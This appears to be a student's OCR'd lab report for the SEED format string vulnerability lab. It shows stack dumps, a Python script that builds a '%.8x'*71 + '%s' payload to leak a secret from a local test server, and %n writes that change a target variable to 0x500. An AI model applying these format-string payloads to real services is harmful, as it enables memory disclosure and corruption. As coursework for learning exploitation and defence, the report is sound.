
ASSIGNMENT 5 : Format String Vulnerability Lab


LAB REPORT

SUBMITTED BY : BEGUM FATIMA ZOHRA
UTA ID: 1001880881

Task 1: The Vulnerable Program
We first turn off the address randomization.
$ sudo sysctl -w kernel.randomize_va_space=0
The program is compiled with executable stack and -DDUMMY_SIZE=80
Now the program is run as

sudo ./server on the server side giving server root privileges.
It listens to commands from the 9090 port.
On the client side we will connect to the server side using nc -u 127.0.0.1 9090 command.
To check that our connection is successful we will $echo hello
We saw that our server printed the message without any change.






Task 2: Understanding the Layout of the Stack


Format String: 0xbffff0e0 - 72*4 = 0xbfffefc0
Memory address of return is msg - 4 since it is under the msg which is a distance of 4 bytes
Return address :
myprintf() → 0xbffff048
0xbffff048+4 = **BFFFF04C**
Buffer Start: address of the input array i.e 0xbffff0e0

We entered @@@@ and searched for its ascii value(40404040) on the server side. The distance between its ascii value is 72 which is the distance between the buffer start and format string.

Now, the distance between the locations marked by 1 and 3 is

71* 4 = 284





The ebp value inside myprintf() is: 0xbf923158
@@@@.00000000.00000050.b7795c68.00000001.00000001.00000
Sublime Text
1f0.00000001.00000001.bf923158.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
cc9bad00.00000003.bf9231f0.bf9237d8.080487fe.bf9231f0.b
f923178.00000010.0804871d.00000000.b7795978.bf923268.00
000003.82230002.00000000.00000000.00000000.2fe48c20.bf9
23180.b77be020.bf923098.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.40404040.382e252
e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78
.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
2e78382e.78382e25.382e252e.2e252e78.252e7838

Task 3: Crash the Program

For this task we need an input for printf(). This input is provided as a format string.


We will use %s here.
%s will print the data located at that address.
This is not optimal because printf() might come across invalid addresses.
Hence, with the use of %s we can crash the program.




Task 4: Print Out the Server Program's Memory

4.A: Stack Data

To get the stack data, we have used @@@@ in our input at the client side.
It's ASCII value is 40404040.
Here, we have used trial and error methods.
We have used %.8x format specifier.
At the 73rd %x position, our desired ascii value is present.
Hence, to reach the very first input (4 bytes data) we need 72 format specifiers.





4.B: Heap Data

The goal is to print the secret message on the server side.


In our build_string.py file which will create a badfile, we made the following changes:

number = 0x08048890 → address of our secret message

We know the distance between the format string and the buffer start i.e. 72. So, in the python file we did the following:

s = "%.8x"*71 + "%s"

Now, we fed badfile to the server from the client side and saw that we were successful in getting the secret message in the heap area.


[03/25/21]seed@VM:~/.../Format$ sudo ./server
The address of the input array: 0xbfdde940
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfdde8a8
��abcd0000000000000050b77cbc680000000100000001000000000b
fdde9400000000100000001bfdde8a8000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000030ced70000000003bfdde940bfdde
f28080487febfdde940bfdde8c8000000010804871d00000000b77c
b978bfdde9b8000000038223000200000000000000000000000002ff
779f4bfdde8d0b77f4020bfdde7e800000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
000000000000000000000000A secret message
The value of the 'target' variable (after): 0x11223344


Terminal
En
10:50 PM
[03/25/21]seed@VM:~/.../Format$ ./build_string.py
[03/25/21]seed@VM:~/.../Format$ la
badfile
.gdb_history
server.c
build_string.py
peda-session-server.txt
vul
exploit.py
server
vulnerable.c
[03/25/21]seed@VM:~/.../Format$ nc -u 127.0.0.1 9090 < badfile

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store an integer at offset 0
number  =  0x08048890
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*71 + "%s"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Task 5: Change the Server Program's Memory


5.A: Change the value to a different value


We used the following method to estimate a different value

71* 8 + 4 → 572 → 23c in hexadecimal

On the 72nd format specifier we used %n that treats value as an address and returns us a data on that address.

We were successful to get different value i.e 0x0000023c





5.B: Change the value to 0x500

Decimal for 500 is 1280


We require to print 71* 8 + 4 → 572 before our 72nd format specifier.


1280-572 = 708

But inserting 708 in the input command on our client side did not work.

So, we went for a trial error and increment the value (709,710 etc) on every attempt till we get 0x500.


We found that after inserting 716 characters, our value changed to 0x500.

